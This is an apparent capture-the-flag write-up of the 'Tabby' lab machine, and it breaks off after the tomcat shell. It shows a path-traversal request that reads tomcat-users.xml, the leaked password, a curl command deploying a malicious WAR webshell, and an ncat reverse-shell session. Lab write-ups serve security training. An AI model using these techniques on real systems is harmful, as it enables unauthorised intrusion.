Tabby

Synopsis


Tabby is a easy difficulty Linux machine. Enumeration of the website reveals a second website that is hosted on the same server under a different vhost. This website is vulnerable to Local File Inclusion. Knowledge of the OS version is used to identify the tomcat-users.xml file location. This file yields credentials for a Tomcat user that is authorised to use the /manager/text interface. This is leveraged to deploy of a war file and upload a webshell, which in turn is used to get a reverse shell. Enumeration of the filesystem reveals a password protected zip file, which can be downloaded and cracked locally. The cracked password can be used to login to the remote machine as a low privileged user. However this user is a member of the LXD group, which allows privilege escalation by creating a privileged container, into which the host's filesystem is mounted. Eventually, access to the remote machine is gained as root using SSH.

Skills

- Web enumeration
- Linux enumeration
- Tomcat text interface WAR file upload
- ZIP cracking
- LXD abuse


Exploitation

As always we start with the nmap to check what services/ports are open




We see a few ports open, including two web ports

Opening the port 80/HTTP in the browser gave us the following page



By enumerating the page we found a parameter “file” that turned out was vulnerable to local file inclusion vulnerability that was used to read local files including tomcat web server configuration file where we found a password



Request

Pretty Raw Hex


```
GET /news.php?file=../../../../usr/share/tomcat9/etc/tomcat-users.xml HTTP/1.1
Host: megahosting.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.194/
Connection: close
Upgrade-Insecure-Requests: 1
```

Response


Pretty Raw Hex Render

```
<!--
  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
version="1.0">
  <!--
  NOTE:  By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application.  If you wish to use this app,
  you must define such a user - the username and password are arbitrary. It is
  strongly recommended that you do NOT use one of the users in the commented out
  section below since they are intended for use with the examples web
  application.
  -->
  <!--
  NOTE:  The sample user and role entries below are intended for use with the
  examples web application. They are wrapped in a comment and thus are ignored
  when reading this file. If you wish to configure these users for use with the
  examples web application, do not forget to remove the <!.. ..> that surrounds
  them. You will also need to set the passwords to something appropriate.
  -->
  <!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
  -->
  <role rolename="admin-gui"/>
  <role rolename="manager-script"/>
  <user username="tomcat" password="$3cureP4s5w0rd123!" roles="
  admin-gui,manager-script"/>
</tomcat-users>
```

Next we access the port 8080/HTTP that displayed the general tomcat page




When accessing /manager/html, we were prompted fro credentials



For username we typed “tomcat” and for password - the password that we retrieved from tomcat configuration files via LFI


We logged in but instead of being greeted by tomcat administration panel we got 403- Forbidden with the message that tomcat admin panel can be only access rom the browser on the local host




In that case we decided to use tomcat WAR file upload functionality via curl

```
# zip shell.war shell.jsp
  adding: shell.jsp (deflated 42%)

┌──(root㉿kali)-[~/Desktop/Boxes]
└─# curl -T shell.war -u 'tomcat:$3cureP4s5w0rd123!' http://10.10.10.194:8080/manager/text/deploy?path=/app
OK - Deployed application at context path [/app]

┌──(root㉿kali)-[~/Desktop/Boxes]
└─#
```


And out malicious WAR file was successfully deployed on the web server



What provided us with the remote code execution on the system




```
└─# ncat -nlvp 5555
Ncat: Version 7.94 ( https://nmap.org/ncat )
Ncat: Listening on [::]:5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.10.194:41142.
Linux tabby 5.4.0-31-generic #35-Ubuntu SMP Thu May 7 20:20:34 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 00:54:16 up 30 min,  0 users,  load average: 0.01, 0.02, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=997(tomcat) gid=997(tomcat) groups=997(tomcat)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c "import pty;pty.spawn('/bin/bash')"
tomcat@tabby:/$ ^[[2;6~
```


ash@tabby:/var/www/html/files$ id
uid=1000(ash) gid=1000(ash) groups=1000(ash),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
ash@tabby:/var/www/html/files$